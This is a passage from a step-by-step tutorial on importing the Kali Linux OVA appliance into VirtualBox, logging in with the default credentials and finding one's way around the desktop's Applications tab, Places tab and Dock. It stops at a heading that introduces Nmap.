
This will download an OVA image, which can be imported into VirtualBox

**Step 2)** Open the Oracle VirtualBox Application, and from the File, Menu select Import Appliance


File Menu -> Import Appliance



**Step 3)** On the following screen "**Appliance to Import**" Browse to the location of the downloaded OVA file and click **Open**



**Step 4)** Once you click **Open**, you will be taken back to the "Appliance to Import" simply click **Next**



**Step 5)** The following screen "Appliance Settings" displays a summary of the systems settings, leaving the default settings is fine. As shown in the screenshot below, make a note of where the Virtual Machine is located and then click **Import**.

Import Virtual Appliance

### Appliance settings

These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.

Virtual System 1	
Name	Kali-Linux-2018.4-vbox-amd64
Product	Kali Linux
Product-URL	<a href="https://www.kali.org/">https://www.kali.org/</a>
Vendor	Offensive Security
Vendor-URL	<a href="https://www.offensive-security.com/">https://www.offensive-security.com/</a>
Version	Rolling (2018.4) x64
Description	Kali Rolling (2018.4) x64...

You can modify the base folder which will host all the virtual machines. Home folders can also be individually (per virtual machine) modified.

1). Note Location of VM

C:\Users\ \VirtualBox VMs

MAC Address Policy: Include only NAT network adapter MAC addresses

Additional Options:  Import hard drives as VDI

Appliance is not signed

2). Click Import

Import

**Step 6)** VirtualBox will now Import the Kali Linux OVA appliance. This process could take anywhere from 5 to 10 minutes to complete.

← Import Virtual Appliance

## Appliance settings

These are the virtual machines contained in the appliance and the suggested settings of the imported Virtual Appliance. You can change many of the properties shown by double-clicking on the items and disable others using the checkboxes below.

### Virtual System 1



Name

Kali-Linux-2018.4-vbox-amd64

Importing Appliance ...: Importing appliance 'C:\Users\██████████\KaliTutorial\kali-linux...'.



Importing virtual disk image 'Kali-Linux-2018.4-vbox-amd64-disk001.vmdk' ...

4 minutes remaining



Description

Kali Rolling (2018.4) x64...

You can modify the base folder which will host all the virtual machines. Home folders can also be individually modified (each machine).

C:\Users\██████████\VirtualBox VMs

MAC Address Policy: Include only NAT network adapter MAC addresses


Additional Options:  Import hard drives as VDI

Appliance is not signed


Restore Defaults

Import


**Step 7)** Congratulations, Kali Linux has been successfully installed on VirtualBox. You should now see the Kali Linux VM in the VirtualBox Console. Next, we'll take a look at Kali Linux and some initial steps to perform.



**Step 8)** Click on the Kali Linux VM within the VirtualBox Dashboard and click **Start**, this will boot up the Kali Linux Operating System.




**Step 9)** On the login screen, enter "**Root**" as the username and click **Next**.



**Step 10)** As mentioned earlier, enter "**toor**" as the password and click **SignIn**.

You will now be present with the Kali Linux GUI Desktop. Congratulations you have successfully logged into Kali Linux.



## Getting Started with Kali Linux GUI

The Kali Desktop has a few tabs you should initially make a note of and become familiar with. **Applications Tab, Places Tab, and the Kali Linux Dock.**




**Applications Tab** – Provides a Graphical Dropdown List of all the applications and tools pre-installed on Kali Linux. Reviewing the **Applications Tab** is a great way to become familiar with the featured enriched Kali Linux Operating System. Two applications we'll discuss in this tutorial are **Nmap** and **Metasploit**. The applications are placed into different categories which makes searching for an application much easier.

## Accessing Applications

**Step 1)** Click on Applications Tab

**Step 2)** Browse to the particular category you're interested in exploring

**Step 3)** Click on the Application you would like to start.




**Places Tab** – Similar to any other GUI Operating System, such as Windows or Mac, easy access to your Folders, Pictures and My Documents is an essential component. **Places** on Kali Linux provides that accessibility that is vital to any Operating System. By default, the **Places** menu has the following tabs, **Home, Desktop, Documents, Downloads, Music, Pictures, Videos, Computer and Browse Network**.

## Accessing Places

**Step 1)** Click on the Places Tab

**Step 2)** Select the location you would like to access.



**Kali Linux Dock** – Similar to Apple Mac's Dock or Microsoft Windows Task Bar, the **Kali Linux Dock** provides quick access to frequently used / favorite applications. Applications can be added or removed easily.

### To Remove an Item from the Dock

**Step 1)** Right-Click on the Dock Item

**Step 2)** Select Remove From Favorites



## To Add Item to Dock

Adding an item to the Dock is very similar to removing an item from the Dock

**Step 1) Click on the Show Applications button at the bottom of the Dock**

**Step 2) Right Click on Application**

**Step 3) Select Add to Favorites**

Once completed the item will be displayed within the Dock



Kali Linux has many other unique features, which makes this Operating System the primary choice by Security Engineers and Hackers alike. Unfortunately, covering them all is not possible within this tutorial; however, you should feel free to explore the different buttons displayed on the desktop.

## What is Nmap?

